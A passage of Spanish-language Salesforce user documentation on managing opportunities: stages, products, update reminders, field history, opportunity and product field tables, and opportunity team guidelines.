Realice un seguimiento del progreso de las oportunidades a medida que se acerque al cierre de su contrato.

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Modifique el registro de la oportunidad que desee actualizar.
2. Seleccione la nueva etapa.
3. Guarde el registro.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

PERMISOS DE USUARIO

Para crear oportunidades:
- "Crear" en oportunidades

Para ver oportunidades:
- "Ver" en Oportunidades

## Agregar y modificar productos en oportunidades

Realice un seguimiento de lo que está comercializando y en qué cantidades agregando productos a oportunidades. Luego asegúrese de que mantiene registros precisos actualizando las cantidades y los precios de los productos.

1. Desplácese hasta la oportunidad que desea modificar.
2. Desde la lista relacionada Productos, haga clic en **Modificar** junto al producto que desea modificar o haga clic en **Agregar producto** para agregar un nuevo producto. Si está agregando el primer producto, seleccione una lista de precios para la oportunidad.
3. Al agregar un nuevo producto, seleccione uno o más productos de la lista o busque un producto.
4. Introduzca los atributos de cada producto. Los administradores pueden personalizar esta página para incluir campos específicos de su negocio.
5. Introduzca el `Precio de venta` del producto. El precio de la lista toma el valor predeterminado especificado en la lista de precios asignada a la oportunidad. Dependiendo de sus permisos de usuario, puede sustituir este valor.
6. Si el producto tiene un descuento, introdúzcalo como un número con o sin el símbolo de porcentaje (%) en el campo `Descuento`. Si el campo `Descuento` no está disponible, consulte a su administrador.
7. Introduzca el número de productos con este precio en el cuadro `Cantidad`.
8. Guarde sus cambios.

CONSULTE TAMBIÉN

Consideraciones para agregar productos a oportunidades

Campos de producto de oportunidad

Productos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o modificar productos de la oportunidad:

- "Modificar" en oportunidades

  Y

  "Leer" en productos y listas de precios

## Programar recordatorios para actualizar oportunidades

Para garantizar que su equipo está manteniendo sus oportunidades al día, cree un mensaje de correo electrónico automatizado que contenga un informe de las oportunidades abiertas de su equipo y envíelo a sus supervisores directos.

Por ejemplo, puede programar un informe semanal de todas las oportunidades del trimestre fiscal perteneciente a cualquiera de los miembros del equipo y distribuirlo a los demás miembros.

1. Asegúrese de que los recordatorios de actualización de oportunidades están activados.
2. Desde su configuración personal, introduzca *`Recordatorio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi recordatorio de actualización**.
3. Marque `Activo` si desea que los recordatorios empiecen después de guardar la configuración.
4. Escriba un nombre y una dirección para el remitente de los recordatorios.
5. Elija una opción para el destinatario.
6. Escriba el nombre de los demás destinatarios en el campo `Cc`. Separe las direcciones de correo electrónico con puntos y comas, comas, espacios o líneas nuevas.
7. Escriba el asunto y el mensaje que se incluirá en los recordatorios por correo electrónico.
8. Seleccione una frecuencia de programación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

9. Seleccione `Incluir oportunidades abiertas vencidas` para incluir todas las oportunidades abiertas cuya fecha de cierre tenga lugar durante los 90 días anteriores a la `Fecha de cierre` especificada.

   Por ejemplo, supongamos que su organización utiliza un año fiscal normal y el trimestre actual comenzó el 1/4/2012. Configure recordatorios de actualización para las oportunidades que se cierren en el trimestre actual y, a continuación, seleccione `Incluir oportunidades abiertas vencidas`. Cuando se envíe el recordatorio de actualización el 15/6, incluirá todas las oportunidades del 1/4 al 15/6. También incluye oportunidades abiertas cuya fecha de cierre tenga lugar ente el 2/1 y el 1/4 (hay 91 días en el primer trimestre).

10. Elija una `Fecha de cierre` para incluir oportunidades con fechas dentro de ese intervalo.
11. Seleccione los campos que desea incluir en los recordatorios por correo electrónico.

| Campo | Descripción |
|---|---|
| `Fecha del último inicio de sesión` | Fecha más reciente de inicio de sesión del propietario de la oportunidad |
| `N° de oportunidades abiertas` | Número total de oportunidades en el informe |
| `Número no actualizado en los últimos 30 días` | Número total de oportunidades que no se han actualizado durante 30 días |
| `Importe de las oportunidades abiertas` | Total del importe de las oportunidades en el informe |
| `Importe total de las oportunidades cerradas` | Total del importe cerrado de las oportunidades en el informe<br>Si su organización utiliza varias divisas, este importe se convierte a la divisa del usuario. Si su organización utiliza una gestión avanzada de divisa, la conversión se realiza utilizando tipos de cambio con fecha. |
| `Fecha de la última actualización` | Última fecha en que el propietario de la oportunidad hizo una previsión<br>Si su organización utiliza varias divisas, este importe se convierte a la divisa del usuario. Si su organización utiliza una gestión avanzada de divisa, la conversión se realiza utilizando tipos de cambio con fecha. |

12. Haga clic en **Guardar**.

    Si no hay registros en un recordatorio de actualización de oportunidades, Salesforce no envía ningún correo electrónico. Si no se envía ningún mensaje por correo electrónico en tres recordatorios de actualización de oportunidades consecutivos, el recordatorio programado se desactiva.

CONSULTE TAMBIÉN

Activar recordatorios de actualización de oportunidades

Personalizar su experiencia de Salesforce

# Comprender cómo funcionan las oportunidades

Comprenda estos conceptos clave de modo que pueda utilizar oportunidades con mayor eficiencia en Salesforce.

Historial de campos de oportunidades

El historial de campo le permite realizar un seguimiento de los cambios realizados en una oportunidad, incluyendo campos en la etapa, de modo que puede ver rápidamente quién cambió la oportunidad y cuándo.

Directrices y consideraciones para el uso de oportunidades

Para sacar el máximo provecho de Oportunidades, debe comprender estas directrices y consideraciones.

CONSULTE TAMBIÉN

Oportunidades

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

## Historial de campos de oportunidades

El historial de campo le permite realizar un seguimiento de los cambios realizados en una oportunidad, incluyendo campos en la etapa, de modo que puede ver rápidamente quién cambió la oportunidad y cuándo.

Existen dos listas relacionadas que realizan un seguimiento de los cambios en los campos de un registro de oportunidad.

**Historial de campos de oportunidades**
Cada vez que un usuario modifica un campo de oportunidad estándar o personalizado de cuyo historial se va a realizar un seguimiento, se agregará una nueva entrada a la lista relacionada Historial de campos de oportunidades. Todas las entradas incluyen detalles del cambio y quién lo ha realizado. Su administrador puede elegir qué campos seguir.

**Historial de la etapa**
Cada vez que un usuario cambia los campos `Importe`, `Probabilidad`, `Etapa` o `Fecha de cierre`, se agrega una nueva entrada a la lista relacionada Historial de la etapa. Todas las entradas incluyen detalles del cambio y quién lo ha realizado. Su administrador no puede elegir qué campos seguir.

Se realizará un seguimiento de los cambios que aplique a los campos `Importe` y `Cantidad`, incluso cuando estos campos se actualicen como resultado de un cambio en el producto o programa de una oportunidad.

CONSULTE TAMBIÉN

Realizar un seguimiento del historial de campos para objetos estándar

Comprender cómo funcionan las oportunidades

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

PERMISOS DE USUARIO

Para ver oportunidades:
- "Leer" en oportunidades

## Directrices y consideraciones para el uso de oportunidades

Para sacar el máximo provecho de Oportunidades, debe comprender estas directrices y consideraciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

### Directrices para la creación de oportunidades

Muchas de las oportunidades de su organización de Salesforce pueden crearse cuando convierte candidatos cualificados, pero también puede crear oportunidades de forma manual en Salesforce Classic y Lightning Experience.

### Consideraciones para la eliminación de oportunidades

Antes de que elimine oportunidades en Salesforce, asegúrese de que está familiarizado con estas consideraciones.

### Consideraciones para duplicar oportunidades

La duplicación de una oportunidad crea rápidamente una oportunidad con la misma información que la existente. Antes de duplicar oportunidades de Salesforce, asegúrese de que está familiarizado con estas consideraciones.

### Consideraciones para compartir oportunidades

Compartir sus oportunidades con otro usuario le proporciona visibilidad en sus oportunidades en curso de modo que otros pueden proporcionarle información importante para ayudarle a cerrar sus acuerdos. Antes de compartir sus oportunidades, asegúrese de estar informado acerca de estas consideraciones.

### Directrices para buscar oportunidades similares

Cierre sus acuerdos con mayor rapidez aprovechando al máximo la información enriquecida incluida en acuerdos cerrados con éxito similares a los suyos. Estas son algunas directrices que le ayudarán a buscar oportunidades que le ayudarán a cerrar sus acuerdos.

### Consideraciones para agregar productos a oportunidades

Si es un administrador o un responsable de operaciones de ventas, considere conceptos clave antes de agregar productos a oportunidades.

## Directrices para la creación de oportunidades

Muchas de las oportunidades de su organización de Salesforce pueden crearse cuando convierte candidatos cualificados, pero también puede crear oportunidades de forma manual en Salesforce Classic y Lightning Experience.

**Contactos y funciones de contactos**

- Para asociar una oportunidad con una cuenta o contacto, debe tener al menos acceso de lectura a la cuenta o contacto.
- En Salesforce Classic, cuando crea una oportunidad desde un registro de contacto, ese contacto se enumera automáticamente como el contacto principal en la lista relacionada Funciones de contactos de la oportunidad. En Lightning Experience, cuando crea una oportunidad desde un registro de contacto, se le solicitará asignar una función de contacto a ese contacto.

**Divisiones**

Si la organización utiliza divisiones, la división de una nueva oportunidad se define automáticamente según la división de la cuenta relacionada.

**Previsiones**

- En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, las oportunidades que cree se asignan automáticamente a la categoría de previsiones que se corresponden con la etapa de oportunidad que asigne. Su administrador relaciona las etapas de la oportunidad y las categoría de previsiones cuando modifica los valores de la lista de selección de `Etapa`.
- Si la oportunidad está configurada para cerrarse en un mes concreto, tal y como determina `Fecha de cierre`, la oportunidad se agrega automáticamente a la previsión de ese mes concreto, salvo que la categoría de previsión de la oportunidad esté establecida como *`Omitida`*.

**Varias divisas**

Si su organización utiliza varias divisas, las cantidades de su oportunidad se muestran inicialmente en su divisa personal. Cambie la lista de selección `Divisa de la oportunidad` para seguir los ingresos de las ventas en otra divisa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Divisiones de oportunidad disponibles en: Salesforce Classic

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

Divisiones de oportunidad y gestión de territorios disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Divisiones de oportunidad**

Cuando las ventas en equipo y las divisiones que sumen el 100% están activadas, se le agrega automáticamente al equipo de oportunidades y se le asignará inicialmente el 100% de la división.

**Gestión de territorios**

Si su organización utiliza gestión de territorios, las oportunidades que cree se asignan automáticamente a un territorio si se cumplen ambas condiciones.

- Pertenece o tiene privilegios de modificación en el mismo territorio que la cuenta de la oportunidad.
- No tiene otros territorios en común con esa cuenta. (Recuerde que si dispone del permiso "Gestionar territorios", tiene acceso a todos los territorios, incluyendo los territorios principales de la cuenta. En este caso, *dispone* de otros territorios en común con la cuenta, salvo que la cuenta esté solamente asignada a un territorio de nivel superior único. No se ha asignado ningún territorio a la oportunidad.)

## Consideraciones para la eliminación de oportunidades

Antes de que elimine oportunidades en Salesforce, asegúrese de que está familiarizado con estas consideraciones.

- Podrá eliminar una oportunidad si es administrador, propietario de la oportunidad o un usuario que esté por encima del propietario de la oportunidad en la jerarquía de funciones de la organización y que posea el permiso "Eliminar" en las oportunidades.
- Al eliminar una oportunidad, se eliminarán también todas las notas relacionadas, archivos adjuntos, presupuestos, partidas de presupuesto, archivos PDF de presupuesto, eventos y tareas, relaciones de socios, puntos fuertes/débiles del competidor, funciones del contacto e historial de la etapa.
- La oportunidad eliminada se coloca en la papelera y se puede restaurar. Si restaura la oportunidad, los elementos relacionados también se restauran.
- Los contactos y cuentas relacionadas no se eliminarán con la oportunidad.

CONSULTE TAMBIÉN

Eliminar registros

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

## Consideraciones para duplicar oportunidades

La duplicación de una oportunidad crea rápidamente una oportunidad con la misma información que la existente. Antes de duplicar oportunidades de Salesforce, asegúrese de que está familiarizado con estas consideraciones.

- Si tiene acceso de sólo lectura a un campo, el valor de ese campo no se incluye en la oportunidad duplicada.
- Si la oportunidad cuenta con un equipo de oportunidades asociado, el equipo no se incluye en la oportunidad duplicada.
- Si la oportunidad no tiene ningún producto asociado que contiene campos personalizados únicos, debe eliminar los valores en los campos personalizados antes de duplicar la oportunidad.
- Si el botón de duplicación no está visible, es posible que no tenga permiso para crear oportunidades, o su administrador de Salesforce puede haberlo retirado del formato de página. Pida ayuda a su administrador de Salesforce.

Nota: Si tiene acceso de sólo lectura a un campo, el valor de ese campo no se transfiere al registro duplicado.

CONSULTE TAMBIÉN

Campos de oportunidades

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

## Consideraciones para compartir oportunidades

Compartir sus oportunidades con otro usuario le proporciona visibilidad en sus oportunidades en curso de modo que otros pueden proporcionarle información importante para ayudarle a cerrar sus acuerdos. Antes de compartir sus oportunidades, asegúrese de estar informado acerca de estas consideraciones.

- Su administrador determina el modelo de colaboración de su organización, incluyendo los niveles de acceso predeterminados de oportunidades para territorios.
- Aunque puede aumentar el acceso a sus oportunidades, no puede restringirlo por debajo de los niveles de acceso predeterminados de su organización.
- Para compartir un registro de oportunidad con otro usuario, éste debe tener el permiso "Leer" sobre oportunidades.
- La página de detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración a la oportunidad.

CONSULTE TAMBIÉN

Niveles de acceso a los registros

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

## Directrices para buscar oportunidades similares

Cierre sus acuerdos con mayor rapidez aprovechando al máximo la información enriquecida incluida en acuerdos cerrados con éxito similares a los suyos. Estas son algunas directrices que le ayudarán a buscar oportunidades que le ayudarán a cerrar sus acuerdos.

- Utilice la lista relacionada Oportunidades similares en la página de detalles de oportunidad para buscar oportunidades Cerradas/Ganadas con información en común.
- Los criterios utilizados para buscar oportunidades similares están determinados por su administrador. La búsqueda encuentra un máximo de 10.000 oportunidades, con fechas cerradas en un periodo de tres meses y muestra hasta 300 registros que se ajusten a los criterios de búsqueda. Los resultados están clasificados según el número de campos coincidentes.
- Los resultados se pueden filtrar por fecha de cierre o por campos coincidentes.
- Para ver cómo un registro en los resultados de la búsqueda es similar a su contrato vigente, pase el ratón sobre el nombre de la oportunidad. Los campos coincidentes se resaltan en la barra lateral Criterios coincidentes.

CONSULTE TAMBIÉN

Activar y configurar oportunidades similares

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

### Consideraciones para agregar productos a oportunidades

Si es un administrador o un responsable de operaciones de ventas, considere conceptos clave antes de agregar productos a oportunidades.

- La `Cantidad` de la oportunidad es la suma de los productos que agrega a la oportunidad. No es posible modificar el `Importe` a no ser que elimine los productos de la oportunidad.
- El precio total es la cantidad multiplicada por el precio de venta.
- Puede agregar productos con programaciones en Lightning Experience o Salesforce1, pero deben cambiar a Salesforce Classic para activar programaciones de productos o para establecer o modificar programaciones para productos.
- En las organizaciones con varias divisas, la `Divisa` de la oportunidad está ligada a la divisa de la entrada de la lista de precios asociada. No es posible modificar la `Divisa` a no ser que elimine los productos de la oportunidad.

EDICIONES

Listas de precios y productos disponibles en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Campos de oportunidades

Los campos de oportunidades contienen una amplia variedad de información para ayudarle a realizar un seguimiento de sus posibles ventas y ventas pendientes. Dependiendo del formato de su página y de la configuración de seguridad a nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los campos disponibles varían según la edición de Salesforce que posea.

| Campo | Descripción |
| --- | --- |
| `Nombre de la cuenta` | Nombre de la cuenta con la que está vinculada la oportunidad. Puede introducir el nombre de la cuenta o seleccionar la cuenta utilizando el icono de búsqueda.<br><br>Si cambia la cuenta de una oportunidad que tiene socios, todos los socios se eliminarán de la lista relacionada Socios. |
| `Importe` | Cantidad de venta total estimada. En organizaciones que utilizan múltiples divisas, la cantidad se muestra en su cuenta personal de forma predeterminada. Cambie la vista de selección `Divisa de la oportunidad` para controlar la cantidad en otra divisa.<br><br>En oportunidades con productos, la cantidad es la suma de los productos relacionados. No puede modificar directamente la cantidad salvo que la oportunidad no tenga productos. Para modificar la cantidad de una oportunidad que contiene productos, modifique el precio de venta o la cantidad de los productos relacionados.<br><br>Si cambia la lista de precios de una oportunidad que tiene productos, todos los productos se eliminarán de la lista relacionada Productos, |

| Campo | Descripción |
| --- | --- |
| | pero el valor del campo Importe de la oportunidad permanecerá. |
| `Fecha de cierre` | Fecha en la que planea cerrar la oportunidad. Puede introducir una fecha, o seleccionarla en el calendario que aparece al poner el cursor en el campo.<br>Las oportunidades con una `Fecha de cierre` en un mes concreto se computarán en la previsión de ese mes, salvo que las asigne a la categoría Omitido mientras se modifica la previsión.<br>Cuando establezca una `Etapa` de una oportunidad abierta como "Cerrada/ganada", la `Fecha de cierre` se establecerá como la fecha actual en Hora universal coordinada (UTC). A ciertas horas del día, la UTC cambiará en un día con respecto a su zona horaria. |
| `Contrato` | Contrato al que está vinculado la oportunidad. |
| `Creado por` | Usuario que ha creado la oportunidad, incluyendo la fecha y la hora de creación. (Sólo lectura) |
| `Vínculos personalizados` | Lista de vínculos personalizados para oportunidades definida por el administrador. Disponible solo en Salesforce Classic. |
| `Descripción` | Descripción de la oportunidad. Se permiten hasta 32 KB de datos. En los informes sólo se muestran los primeros 255 caracteres. |
| `Ingresos previstos` | Ingresos calculados basados en los campos `Cantidad` y `Probabilidad`. |
| `Categoría de la previsión` | El nombre de la categoría de previsión que se muestra en los informes, detalles de oportunidad y páginas de modificación, búsquedas de oportunidades y vistas de listas de oportunidades. La configuración de una oportunidad está relacionada con su `Etapa`. Si desea más información acerca de las categorías de previsiones, consulte Trabajo con las categorías de previsiones en la página 1647. |
| `Autor de la última modificación` | Usuario que ha modificado por última vez los campos de oportunidad, incluyendo la fecha y la hora de modificación. No afecta a los cambios realizados en alguno de los elementos de la lista relacionada de la oportunidad. (Sólo lectura) |
| `Origen del candidato` | Origen de la oportunidad, por ejemplo, anuncio, socio o Web. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| `Siguiente paso` | Descripción de la próxima tarea en la oportunidad de cierre. Se admiten hasta 255 caracteres en este campo. |
| `Divisa de la oportunidad` | Divisa predeterminada de todos los campos de importe de la oportunidad. Las cantidades se muestran en la divisa de la oportunidad y también se convierten a la divisa personal del |

| Campo | Descripción |
| --- | --- |
| | usuario. Sólo disponible para organizaciones que utilicen varias divisas.<br><br>En oportunidades con productos, la divisa se relaciona con la divisa de la lista de precios asociada. No puede modificar directamente este campo salvo que elimine antes los productos. |
| `División de la oportunidad` | División a la que pertenece la oportunidad. Este valor se hereda automáticamente de la cuenta relacionada.<br><br>Disponible únicamente en organizaciones que emplean divisiones para segmentar sus datos. |
| `Nombre de la oportunidad` | Nombre de la oportunidad, por ejemplo, Acme.com - Solicitud de equipamiento de oficina. Se admiten hasta 120 caracteres en este campo. |
| `Propietario de la oportunidad` | Propietario asignado de la oportunidad. No disponible en Personal Edition. |
| `Tipo de registro de la oportunidad` | Nombre del campo que determina los valores de la lista de selección disponibles para el registro. El tipo de registro puede estar asociado a un proceso de ventas. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| `Cuenta de socio` | Campo de sólo lectura que indica que el propietario de la oportunidad es un usuario del socio. |
| `Origen de la campaña principal` | Nombre de la campaña responsable de la generación de la oportunidad.<br><br>En las oportunidades creadas durante la conversión de candidatos, este campo se cumplimenta automáticamente con el nombre de la campaña del candidato. Si el candidato tiene varias campañas asociadas, la campaña con el estado de miembro que se haya actualizado más recientemente se inserta en la oportunidad.<br><br>En oportunidades con múltiples campañas influyentes, haga clic en **Modificar** junto a la campaña principal en la lista relacionada Influencia de campaña en la página de detalles de la oportunidad y seleccione la casilla de verificación `Origen de la campaña principal`. La campaña se mostrará en el campo `Origen de la campaña principal` de la oportunidad. |
| `Privado` | Indica que la oportunidad es privada. Sólo el propietario del registro, los usuarios que se encuentren por encima de esa función en la jerarquía y los administradores podrán visualizar, modificar e informar sobre oportunidades privadas. Esta opción no está disponible en Personal Edition o Group Edition. Las oportunidades privadas no activan Alertas comerciales importantes ni reglas de flujo de trabajo. Las oportunidades privadas cuentan en sus |

| Campo | Descripción |
| --- | --- |
| | previsiones solamente si tiene previsiones personalizables o previsiones de colaboración habilitadas. Los usuarios con el permiso "Ver todas las previsiones" pueden ver oportunidades privadas dentro de la ficha Previsiones.<br>Nota: Cuando marca oportunidades como *Privadas*, se elimina cualquier equipo de oportunidad, división de oportunidad y colaboración. (El propietario de una oportunidad privada recibe el 100% de los tipos de división, que suman el total de ese importe.) |
| Probabilidad | La posibilidad de que se cierra la oportunidad, contabilizada como un porcentaje.<br>El valor Probabilidad siempre se actualiza por un cambio en el valor Etapa, incluso si Probabilidad se ha marcado como sólo lectura en el formato de la página. Los usuarios con acceso para modificar este campo pueden sustituir el valor. |
| Cantidad | El total de todos los valores del campo Cantidad de todos los productos en la lista relacionada Productos si la oportunidad tiene productos. Campo de uso general si la oportunidad no tiene productos. |
| Etapa | La etapa actual de la oportunidad basada en las selecciones que realice en una lista predefinida, por ejemplo, Cliente potencial o Propuesta. La entrada se selecciona de una lista de selección de hasta 100 valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres.<br>Su administrador relaciona los valores de la lista de selección con valores de la categoría de previsión que determinan cómo contribuye la oportunidad a su previsión.<br>Cuando establezca una Etapa de una oportunidad abierta como "Cerrada/ganada", la Fecha de cierre se establecerá como la fecha actual en Hora universal coordinada (UTC). A ciertas horas del día, la UTC cambiará en un día con respecto a su zona horaria. |
| Presupuesto sincronizado | Presupuesto que está sincronizado con la oportunidad. Sólo se puede sincronizar un presupuesto con la oportunidad a la vez. |
| Territorio | Territorio con el que se asocia la oportunidad. Sólo está disponible si su organización tiene gestión de territorios. |
| Tipo | Tipo de oportunidad, por ejemplo, Empresa existente o Nueva empresa. La entrada se selecciona de una lista de selección de |

| Campo | Descripción |
| --- | --- |
| | valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. |

CONSULTE TAMBIÉN

Campos de producto de oportunidad

Oportunidades

## Campos de producto de oportunidad

Los campos para productos de oportunidad contienen información para ayudarle a seguir lo que está comercializando. Dependiendo del formato de su página y de la configuración de seguridad a nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los campos disponibles varían según la edición de Salesforce que posea.

| Campo | Descripción |
| --- | --- |
| Activo | Si la entrada de la lista de precios (producto y precio de la lista) está activa y si se puede agregar a una oportunidad o presupuesto. |
| Creado por | Nombre del usuario que ha creado el producto. |
| Fecha | Fecha de cierre de un producto de oportunidad concreto. |
| Descuento | Descuento del producto como porcentaje. |
| Autor de la última modificación | El último usuario que ha realizado una modificación en los campos del producto de oportunidad. (Sólo lectura) |
| Descripción de partida | Texto para distinguir este producto de oportunidad de otro. |
| Precio de la lista | Precio del producto dentro de la lista de precios, incluida la divisa. |
| Oportunidad | Nombre de la oportunidad para este producto de oportunidad. |
| Producto | Elemento incluido en la lista relacionada Productos de una oportunidad. |
| Producto | El nombre del producto. |
| Cantidad | Número de unidades del producto de la oportunidad. |
| Precio de venta | Precio de los productos en el producto de oportunidad. |

| Campo | Descripción |
| --- | --- |
| `Subtotal` | Diferencia entre el precio estándar y el precio de descuento. Cantidades de divisa convertida si la divisa de la oportunidad es diferente de la divisa del usuario. |
| `Precio total` | Suma de todas las cantidades de producto para este producto de oportunidad. |

CONSULTE TAMBIÉN

- Campos de oportunidades
- Oportunidades

# Asociación para oportunidades de ventas

## Equipos de oportunidades

Un Equipo de oportunidades es un grupo de usuarios de Salesforce que trabajan juntos en oportunidades de ventas.

Los equipos de oportunidades muestran quién está trabajando en la oportunidad y qué función tiene cada miembro del equipo. Puede otorgar a sus miembros del equipo de oportunidades acceso especial a la oportunidad y sus registros relacionados, facilitando a cada uno trabajar en conjunto.

Utilizar equipos de oportunidades le facilita la tarea de seguir el trabajo de un equipo también. En informes de oportunidades, filtre oportunidades por los equipos de oportunidad de los que es miembro. Cuando cree o modifique una vista de lista personalizada para oportunidades, en Salesforce Classic, seleccione el filtro Mis equipos de oportunidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Directrices para el uso de equipos de oportunidades

Un Equipo de oportunidades es un grupo de usuarios de Salesforce que trabajan juntos en oportunidades de ventas. Si está utilizando equipos de oportunidades, consulte estas directrices.

### Directrices para la modificación de miembros de un equipo de oportunidades

Mantenga los detalles acerca de sus miembros del equipo de oportunidades actualizados cambiando su nivel de acceso, función de equipo y mucho más. Si está modificando miembros de equipo, consulte estas directrices para obtener información.

### Consideraciones para la eliminación de miembros de un equipo de oportunidades

Mantenga sus equipos de oportunidades actualizados eliminando miembros que ya no forman parte del equipo. Si Divisiones de oportunidades está activada, considere lo siguiente antes de eliminar un miembro del equipo.

### Directrices para la configuración y adición de un equipo de oportunidades predeterminado

Ahorre tiempo configurando un equipo de oportunidades predeterminado: un grupo de compañeros con los que trabaja habitualmente en oportunidades. Luego agregue el equipo a oportunidades que posee. Si está trabajando con un equipo de oportunidades predeterminado, consulte estas directrices para obtener información adicional.

Campos del equipo de oportunidades

Los datos del equipo de oportunidades se almacenan en estos campos estándar.

CONSULTE TAMBIÉN

Divisiones de oportunidad

## Directrices para el uso de equipos de oportunidades

Un Equipo de oportunidades es un grupo de usuarios de Salesforce que trabajan juntos en oportunidades de ventas. Si está utilizando equipos de oportunidades, consulte estas directrices.

- Configure equipos de oportunidades para oportunidades de su propiedad o propiedad de alguien por debajo de usted en la jerarquía de funciones.
- Configure un equipo de oportunidades predeterminado para incluir los usuarios con los que trabaja normalmente en oportunidades. Puede elegir agregar el equipo de oportunidades predeterminado a todas sus oportunidades de forma automática.
- Cuando configura un equipo de oportunidades:
  - Agregue miembros al equipo.
  - Especifica la función de cada miembro en la oportunidad, como Patrocinador ejecutivo.
  - Especifica el nivel de acceso de cada miembro del equipo a la oportunidad: acceso de lectura/escritura o acceso de solo lectura.
- Los cambios que realiza en el equipo de oportunidades en una oportunidad no afectan a su equipo de oportunidades predeterminado o los equipos de oportunidades en sus otras oportunidades.
- Si su administrador de Salesforce activó Divisiones de oportunidades, puede dividir el crédito para una oportunidad entre miembros de un equipo de oportunidades.
- La adición, modificación o eliminación de miembros del equipo de oportunidades requiere el acceso de lectura/escritura en la oportunidad.
- Puede utilizar equipos de oportunidades para oportunidades privadas.

CONSULTE TAMBIÉN

Directrices para la configuración y adición de un equipo de oportunidades predeterminado

Campos del equipo de oportunidades

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las divisiones de oportunidad y los ajustes para equipos de oportunidades están disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Directrices para la modificación de miembros de un equipo de oportunidades

Mantenga los detalles acerca de sus miembros del equipo de oportunidades actualizados cambiando su nivel de acceso, función de equipo y mucho más. Si está modificando miembros de equipo, consulte estas directrices para obtener información.

- Si el miembro del equipo que necesita actualizar no aparece en la lista relacionada Equipo de oportunidades, visualice la lista completa.
- Modifique miembros del equipo de oportunidades en la página de detalles del miembro del equipo de oportunidades que necesita actualizar.
- Al modificar usuarios inactivos con porcentajes de división asignados, solo puede modificar los campos relacionados con divisiones.
- Si su administrador de Salesforce ha definido campos personalizados, los verá cuando modifique un miembro del equipo, incluso si su administrador no los haya agregado a la página Agregar miembros del equipo de oportunidades.
- El nivel de acceso a una oportunidad del miembro no puede ser inferior al nivel de acceso de colaboración de oportunidades predeterminado de su organización de Salesforce.

CONSULTE TAMBIÉN

Directrices para el uso de equipos de oportunidades

Consideraciones para la eliminación de miembros de un equipo de oportunidades

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

